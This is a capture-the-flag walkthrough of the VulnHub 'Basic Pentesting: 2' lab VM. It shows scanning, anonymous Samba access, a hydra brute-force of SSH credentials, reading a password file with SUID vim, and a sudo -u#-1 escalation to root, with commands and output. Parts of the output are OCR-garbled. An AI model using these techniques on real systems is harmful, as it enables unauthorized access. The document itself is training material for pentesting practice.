# Basic Pentesting: 2 Walkthrough

# Here's Babatunde another easy VulnHub VM.

I had already completed the first entry in the Basic Pentesting series .


### **DESCRIPTION**

This is a boot2root VM and is a continuation of the Basic Pentesting series. This series is designed to help newcomers to penetration testing develop pentesting skills and have fun exploring part of the offensive side of security. VirtualBox is the recommended platform for this challenge (though it should also work with VMware — however, I haven't tested that).


This VM is a moderate step up in difficulty from the first entry in this series. If you've solved the first entry and have tried a few other beginner-oriented challenges, this VM should be a good next step. Once again, this challenge contains multiple initial exploitation vectors and privilege escalation vulnerabilities. Your goal is to remotely attack the VM, gain root privileges, and read the flag located at /root/flag.txt. Once you've finished, try to find other vectors you might have missed

### Let's start with scanning


At this moment detect your target Ip actually fine time with Ip advancer scanner port gest run machine and start scan to detect it.





I FOUND MY VICTIM WITH ALL PORT OPEN CATCH ALSO SOME GATE LOOK IT BLEOW



So it is easy at this first moment SSH open , SAMBA share open , anonymous enable hahaha Also apache not update









# **Interesting Services**

We have SSH, HTTP, Samba, Apache Tomcat, and Apache Jserv exposed.

# Lets go ahead with Nmap scan

### **NMAP Scan**

# Nmap 192.168.1.143

nmap -sV -A 192.168.1.143 (Service version scan)

```
root najd) [/home/kali]

I nmap 192.168.1.143

Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 15:43 EST

Nmap scan report for 192.168.1.143

Host is up (0.00064s latency).

Not shown: 994 filtered tcp ports (no-response)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

139/tcp open netbios-ssn

445/tcp open microsoft-ds

8009/tcp open ajp13

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
```

nmap -sV -A --script vuln 192.168.1.143 (Vulnerability scanning)

```
[sudo] password for kali:

(root⊕ naid)-[/home/kali]
            V 192.168.1.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 15:37 EST
Nmap scan report for 192.168.1.143
Host is up (0.00086s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
                           VERSTON
                         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Lin
ux; protocol 2.0)
| ssh-hostkey:
  2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
    256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
    256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp open http Apache httpd 2.4.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
                          Apache httpd 2.4.18 ((Ubuntu))
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGR
OUP)
8009/tcp open ajp13
                           Apache Jserv (Protocol v1.3)
| ajp-methods:
 Supported methods: GET HEAD POST OPTIONS
8080/tcp open http
                           Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
|_http-open-proxy: Proxy might be redirecting requests
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
  smb2-security-mode:
   3.1.1:
     Message signing enabled but not required
  smb2-time:
   start_date: N/A
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC:
smb-os-discovery:
   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
   Computer name: basic2
   NetBIOS computer name: BASIC2\x00
   Domain name: \x00
   FODN: basic2
Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.74 seconds
```

## **Nikto scanning**

nikto -h http://192.168.1.143

```
| Target IP: 192.168.1.143 |
| Target Port: 80 |
| Start Time: 2022-01-20 16:11:35 (GMT-5) |
| Server: Apache/2.4.18 (Ubuntu) |
| The anti-clickjacking X-Frame-Options header is not present. |
| The X-SS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS |
| The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type |
| No CGI Directories found (use '-c all' to force check all possible dirs) |
| Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). |
| Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). |
| Apache/2.5.18 appears to be outdated (current is at least Apache/2.4.37). |
| Allowed HITP Methods: GET, HEAD, POST, OPTIONS |
| SOVBR-3268: /development/: Directory indexing found. |
| SOVBR-3268: /development/: Directory indexing found. |
| SOVBR-3233: /icons/README: Apache default file found. |
| Post requests: 0 error(s) and 9 litem(s) reported on remote host |
| Host(s) tested |
| The Apache/2.33: /ocns/README: Apache default file found. |
| The Apache/2.33: /ocns/README: Apache default file found. |
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| This Apache/2.33: /ocns/README: Apache default file found. |
| This Apache/2.33: /ocns/README: Apache/2.33: /o
```

Found /development directory

### **Enumeration**

### smbclient -L 192.168.1.143



### smbclient //192.168.1.143 /Anonymous

ls

get staff.txt (Download staff.txt file)

actually, Babatunde I get this file at the first time when I scan by other way from samba share so here I trying to try other trick to touch my info.

```
(root najd)-[/home/kali]
# smbclient //192.168.1.143/Anonymous
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
                                        D
                                                 0 Thu Apr 19 13:31:20 2018
                                                 0 Thu Apr 19 13:13:06 2018
                                               173 Thu Apr 19 13:29:55 2018
  staff.txt
                                        N
                14318640 blocks of size 1024. 11048320 blocks available
smb: \> cat staff.txt
cat: command not found
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (84.5 KiloBytes/sec) (average 84.5 KiloBytes/sec)
emb. \> cat staff tyt
```

### cat staff.txt

\*\*Found two user i.e., jan and kay

```
(root najd)-[/home/kali]


# cat staff.txt

Announcement to staff:


PLEASE do not upload non-work-related items to this share. I know it's all in fun, but this is how mistakes happen. (This means you too, Jan!)

-Kay
```

# Open <a href="http://192.168.1.143/">http://192.168.1.143/</a> in browser





Check view source. There is some hint in comment to check our dev note section. In scanning we found /development dir.



Browse http://192.168.1.143/development

\*\*We found two txt file





In j.txt we got hint that J (jan) is using weak credential

# **Exploitation**

using hydra to bruteforce on ssh to retrieve jan password

hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.143 ssh

```
root@ najd)-[/home/kali]
# hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.143 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-
20 16:50:02
[WARNING] Many SSH configurations limit the number of parallel tasks, i
t is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login trie
s (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.143:22/
[STATUS] 181.00 tries/min, 181 tries in 00:01h, 14344223 to do in 1320:
50h, 16 active
[STATUS] 134.33 tries/min, 403 tries in 00:03h, 14344001 to do in 1779:40h, 16 active

[22][ssh] host: 192.168.1.143 login: jan password: armando

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-20 16:56:35
```

found password for user jan (jan:armando)

[22][ssh] host: 192.168.1.143 login: jan password: armando

Connecting to ssh using above credential

ssh jan@192.168.1.143

Password: armando

id

### whoami

```
[22][ssh] host: 192.168.1.143
                                   login: jan password: armando
1 of 1 target successfully completed, 1 valid password found [WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-20 16:56:35
  -(root@ najd)-[/home/kali]
 # ssh jan@192.168.1.143
The authenticity of host '192.168.1.143 (192.168.1.143)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4. This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.143' (ED25519) to the list of known hosts.
jan@192.168.1.143's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.
                                                     9-generic x86_64)
 * Documentation: https://help.ubuntu.com
                    https://landscape.canonical.com
 * Management:
 * Support:
                    https://ubuntu.com/advantage
283 packages can be updated.
201 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ whami
No command 'whami' found, did you mean:
Command 'whoami' from package 'coreutils' (main)
whami: command not found
jan@basic2:~$ whoami
jan
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$
```

cd /home/kay

ls

cat pass.bak

Found file pass.bak but jan user doesnot have permission to read it

```
jan@basic2:~$ id

uid=1001(jan) gid=1001(jan) groups=1001(jan)

jan@basic2:~$ cd /home/kay

jan@basic2:/home/kay$ ls

pass.bak

jan@basic2:/home/kay$ cat pass.back

cat: pass.back: No such file or directory

jan@basic2:/home/kay$ cat pass.bak

cat: pass.bak: Permission denied

jan@basic2:/home/kay$
```

# **Privilege Escalation**

find / -perm -4000 2>/dev/null

```
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
jan@basic2:/home/kay$
```

/usr/bin/vim.basic has SUID set. It means if we run the vim editor as a non-privileged user, we'll be able to read and write all sorts of sensitive and critical files.

using vim to read pass.bak file

# vim pass.bak

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Thu Jan 20 17:04:47 2022 from 192.168.1.102
jan@basic2:~$ cd /home/kay
jan@basic2:/home/kay$ vim pass.bak
```

Found password for kay user.

### su kay

Password: heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

id

### whoami sudo -l

```
Last login: Thu Jan 20 17:04:47 2022 from 192.168.1.102
jambasic2: \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \)
```

## sudo -u#-1 /bin/bash

## It gives us root.

```
(ALL : ALL) ALL
ay@basic2:~$ sudo -u#-1 /bin/bash
oot@basic2:~# id
uid=0(root) gid=1000(kay) groups=1000(kay)
cot@basic2:~# whoami
oot
coot@basic2:~# cd /root
coot@basic2:/root# ls -al
otal 28
            3 root root 4096 Apr 23
                                          2018 .
rwx-
rwxr-xr-x 24 root root 4096 Apr 23
                                          2018 ...
rw---- 1 root root 510 Apr 23
                                          2018 .bash_history
rw-r--r-- 1 root root 3106 Oct 22
rw-r--r-- 1 root root 1017 Apr 23
                                         2015 .bashrc
2018 flag.txt
rwxr-xr-x 2 root root 4096 Apr 18
                                          2018 .nano
```

### d/root

### ls -al

# cat flag.txt

```
-rw-r-r 1 root root 3106 Oct 22 2015 .bashrc
-rw-r-r- 1 root root 1017 Apr 23 2018 flag.txt
drwxr-xr-x 2 root root 4096 Apr 18 2018 .nano
-rw-rr-r- 1 root root 148 Aug 17 7015 .profile
root@basic2:/root# cat flag.txt
Congratulations! You've completed the challenge. There are two ways (that I'm aware of) to gain a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few takeaways from this challenge should be that every little bit of information you can find can be valuable, but sometimes you'll need to find several different pieces of information and combine them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding an obviously outdated, vulnerable service right away with a port scan (unlike the first entry in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach out to me.

Happy hacking!
```